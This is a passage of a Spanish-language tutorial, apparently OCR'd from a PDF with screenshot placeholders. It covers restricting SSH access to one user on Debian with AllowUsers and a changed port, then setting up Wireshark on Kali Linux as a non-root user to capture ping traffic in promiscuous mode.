
Pasado 15 segundos cuando le demos a conectar, nos saldrá esta pantalla como solicitamos en la configuración.



Ahora creamos un usuario llamado security en la Debian con el comando **adduser security**. Añadimos esto al archivo de configuración del SSH y le ponemos como usuario permitido. Para ello ponemos **AllowUsers security**.



Reiniciamos el SSH y vemos que no accedemos nada más que con el usuario security, con el resto de usuarios del Debian nos es imposible acceder por SSH.




Y bueno, eso es todo. Ya disponemos del conocimiento necesario para abrir un canal seguro entre dos máquinas de manera rápida y sencilla. Eso sí, recordar que el puerto SSH lo habéis cambiado, ahora cuando accedáis por Putty o cualquier otro debéis hacerlo por el puerto 122.

WireShark


Wireshark es un sniffer de red, anteriormente llamado Ethereal. Esto es un programa que captura todo el tráfico de la red. Para usarlo con seguridad, Wireshark nos pedirá usar un usuario que no sea el root en Linux.

Lo primero, creamos un grupo llamado wireshark y le metemos un nuevo usuario llamado hacker, asignando la ruta y permisos al directorio de la aplicación que usa wireshark.




Ahora arrancamos el Wireshark, para ello vamos a Aplicaciones, Kali Linux, Husmeando, Husmeando redes, Wireshark.


Nos aparecerá la siguiente pantalla, que es la interface gráfica del WireShark.



Vamos a Capture, Options. Marcamos nuestra interface por la que vamos a esnifar los datos. Es importante dejar marcada la opción promiscua para que el programa pueda escuchar toda la información de red.




Si por ejemplo hacemos un ping desde otro equipo al Kali Linux donde tengo el Wireshark, saldrá lo siguiente. La ventana que sale por defecto es la captura en tiempo real del tráfico.

